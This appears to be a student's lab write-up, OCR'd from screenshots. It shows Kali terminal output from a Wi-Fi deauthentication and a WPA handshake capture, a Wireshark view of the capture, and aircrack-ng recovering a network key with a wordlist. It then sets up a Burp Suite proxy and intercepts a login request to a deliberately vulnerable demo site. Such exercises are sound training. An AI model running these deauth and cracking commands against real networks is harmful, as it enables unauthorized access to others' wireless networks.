
2.



```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0
[sudo] password for kali:
nl80211 not found.
Interface wlan0:
ioctl(SIOCGIFINDEX) failed: No such device
Failed initializing wireless card(s): wlan0

┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 100 -a  FF:00:3F:23:CC:24 wlan0
nl80211 not found.
Interface wlan0:
ioctl(SIOCGIFINDEX) failed: No such device

┌──(kali㉿kali)-[~]
└─$ airodump-ng --bssid MACID -c 6 --write capfile wlan0
Notice: invalid bssid
"airodump-ng --help" for help.

┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid MACID -c 6 --write capfile wlan0
Notice: invalid bssid
"airodump-ng --help" for help.

┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng captures-03.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait ...
Opening captures-03.cap
Failed to open 'captures-03.cap' (2): No such file or directory
Read 0 packets.

No networks found, exiting.


Quitting aircrack-ng ...
```




```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
cacert.der  captures-03.cap

┌──(kali㉿kali)-[~/Downloads]
└─$ wireshark captures-03.cap
 ** (wireshark:33823) 23:56:01.040276 [Main MESSAGE] -- Wireshark is up and ready to go, elapsed time 1.422s
```




captures-03.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.     Time      Source               Destination          Protocol Length Info
      1 0.000000  SamsungE_01:2f:d8 (… RuckusWi_04:54:98 (… 802.11     16 Request-to-send, Flags=........
      2 0.000005                       SamsungE_01:2f:d8 (… 802.11     10 Clear-to-send, Flags=........
      3 0.000008  RuckusWi_04:54:98 (… SamsungE_01:2f:d8 (… 802.11     28 802.11 Block Ack, Flags=........
      4 0.000011  SamsungE_01:2f:d8 (… RuckusWi_04:54:98 (… 802.11     16 Request-to-send, Flags=........
      5 0.000013                       SamsungE_01:2f:d8 (… 802.11     10 Clear-to-send, Flags=........
      6 0.000016  RuckusWi_04:54:98 (… SamsungE_01:2f:d8 (… 802.11     28 802.11 Block Ack, Flags=........
      7 0.000027                       IntelCor_f6:16:bb (… 802.11     10 Acknowledgement, Flags=........
      8 0.000036  IntelCor_2c:9d:3b (… 42:bb:16:fa:9a:48 (… 802.11     16 Request-to-send, Flags=........
      9 0.000039                       IntelCor_2c:9d:3b (… 802.11     10 Clear-to-send, Flags=........
     10 0.052340  4a:de:c8:72:bb:3e    Broadcast            802.11    209 Beacon frame, SN=1988, FN=0, Flags=........, BI=100, SSID=ASP
     11 0.156720                       1a:18:7d:e8:fc:26 (… 802.11     10 Acknowledgement, Flags=........
     12 0.226289                       1a:18:7d:e8:fc:26 (… 802.11     10 Acknowledgement, Flags=........
     13 0.412679                       1a:98:8e:ff:6c:9b (… 802.11     10 Acknowledgement, Flags=........
     14 0.464603                       66:ab:c6:52:e5:9a (… 802.11     10 Acknowledgement, Flags=........
     15 0.470991                       66:ab:c6:52:e5:9a (… 802.11     10 Acknowledgement, Flags=........
     16 0.476439  4a:de:c8:72:bb:3e    AzureWav_64:d6:17    802.11    203 Probe Response, SN=3387, FN=0, Flags=........, BI=100, SSID=ASP
     17 0.478134                       4a:de:c8:72:bb:3e (… 802.11     10 Acknowledgement, Flags=........
     18 0.489719                       f2:46:04:e7:07:00 (… 802.11     10 Acknowledgement, Flags=........
     19 0.497819                       RuckusWi_44:57:98 (… 802.11     10 Acknowledgement, Flags=........
     20 0.499572                       RuckusWi_44:57:98 (… 802.11     10 Acknowledgement, Flags=........
     21 0.544540                       ce:96:62:9e:17:ce (… 802.11     10 Acknowledgement, Flags=........
     22 0.696740  4a:de:c8:72:bb:3e    96:92:51:f7:18:69    802.11    203 Probe Response, SN=3388, FN=0, Flags=........, BI=100, SSID=ASP
     23 0.698867  4a:de:c8:72:bb:3e    96:92:51:f7:18:69    802.11    203 Probe Response, SN=3388, FN=0, Flags=....R..., BI=100, SSID=ASP
     24 0.788118  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     25 0.791811  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     26 0.793561  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     27 0.795299  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     28 0.797216  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     29 0.802705  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     30 0.802714  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     31 0.804915  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     32 0.804921  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     33 0.808117  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     34 0.808124  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     35 0.808125  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     36 0.808127  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
     37 0.808129  IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........

▸ Frame 1: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
0000  b4 00 88 00 b4 79 c8 04  54 98 00 6f 64 01 2f d8   ·····y·· T··od·/·
```



```
No.    Time        Source                  Destination             Protocol Length Info
   106 4.878664    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   107 4.882333    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   108 4.885829    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   109 4.885839    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   110 4.887679    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   111 4.889662    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   112 4.889671    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   113 4.889675    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   114 4.891454    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   115 4.891459    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   116 4.895113    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   117 4.900003    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   118 4.900262    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   119 4.900266    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   120 4.900270    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   121 4.903565    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   122 4.903570    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   123 4.905429    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   124 4.907197    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   125 4.907204    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   126 4.907208    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   127 4.907211    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   128 4.909059    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   129 4.909066    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   130 4.909070    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   131 4.909073    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   132 4.910849    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   133 4.910854    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   134 4.912839    IntelCor_cf:98:60 (… ce:96:62:9e:17:ce (… 802.11     20 802.11 Block Ack Req, Flags=........
   135 4.934869                         1a:18:7d:e8:fc:26 (… 802.11     10 Acknowledgement, Flags=........
   136 4.989917                         92:24:d6:17:bc:eb (… 802.11     10 Acknowledgement, Flags=........
   137 4.992148                         76:33:a8:ed:02:64 (… 802.11     10 Clear-to-send, Flags=........
   138 5.243332                         IntelCor_cf:98:60 (… 802.11     10 Acknowledgement, Flags=........
   139 5.253907                         1a:18:7d:e8:fc:26 (… 802.11     10 Acknowledgement, Flags=........
   140 5.411514    4a:de:c8:72:bb:3e    02:00:00:00:00:00    802.11    203 Probe Response, SN=3403, FN=0, Flags=....R..., BI=100, SSID=ASP
   141 5.458636                         1a:18:7d:e8:fc:26 (… 802.11     10 Acknowledgement, Flags=........
   142 5.462050                         IntelCor_cf:98:60 (… 802.11     10 Acknowledgement, Flags=........
```


```
▸ Frame 1: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
0000  b4 00 88 00 b4 79 c8 04  54 98 00 6f 64 01 2f d8   ·····y·· T··od·/·
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo aircrack-ng captures-03.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening captures-03.cap
Read 20997 packets.

   #  BSSID              ESSID                     Encryption

   1  4A:DE:C8:72:BB:3E  ASP                       WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening captures-03.cap
Read 20997 packets.

1 potential targets



                               Aircrack-ng 1.6

      [00:00:00] 2334/10303727 keys tested (4671.75 k/s)

      Time left: 36 minutes, 45 seconds                          0.02%

                           KEY FOUND! [ abcdefgh ]


      Master Key     : 67 5B 47 D0 07 36 87 A4 A3 77 DC 01 B9 71 46 77
                       26 C3 18 4C 3D 0B 18 38 DC AC 43 DE 0E 36 61 82

      Transient Key  : D2 EE 16 5D 36 EC 07 9D 48 90 34 A2 A5 5C E5 81
                       C0 11 EC E6 ED FE E5 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : FC C3 95 00 4F 45 20 27 81 28 7C 68 42 B4 88 23
```

3.

Burpsuite :



Kali Linux
ip:192.168.204.4 - Shodan
GitHub - ZerBea/hcxtools
login page
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
acunetix acuart
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
login
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

testphp.vulnweb.com/login.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


If you are already registered please enter your login information below:

Username :

Password :

You can also signup here.
Signup disabled. Please use the username test and the password test.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip:



Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080


☑ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host 127.0.0.1 Port 8080


○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL



Request to http://testphp.vulnweb.com:80 [44.228.249.3]

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1

uname=admin&pass=admin
```



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

If you are already registered please enter your login information below:

Username : admin

Password : ●●●●●


This connection is not secure. Logins entered here could be compromised. **Learn More**

You can also

Signup disab **password test.**

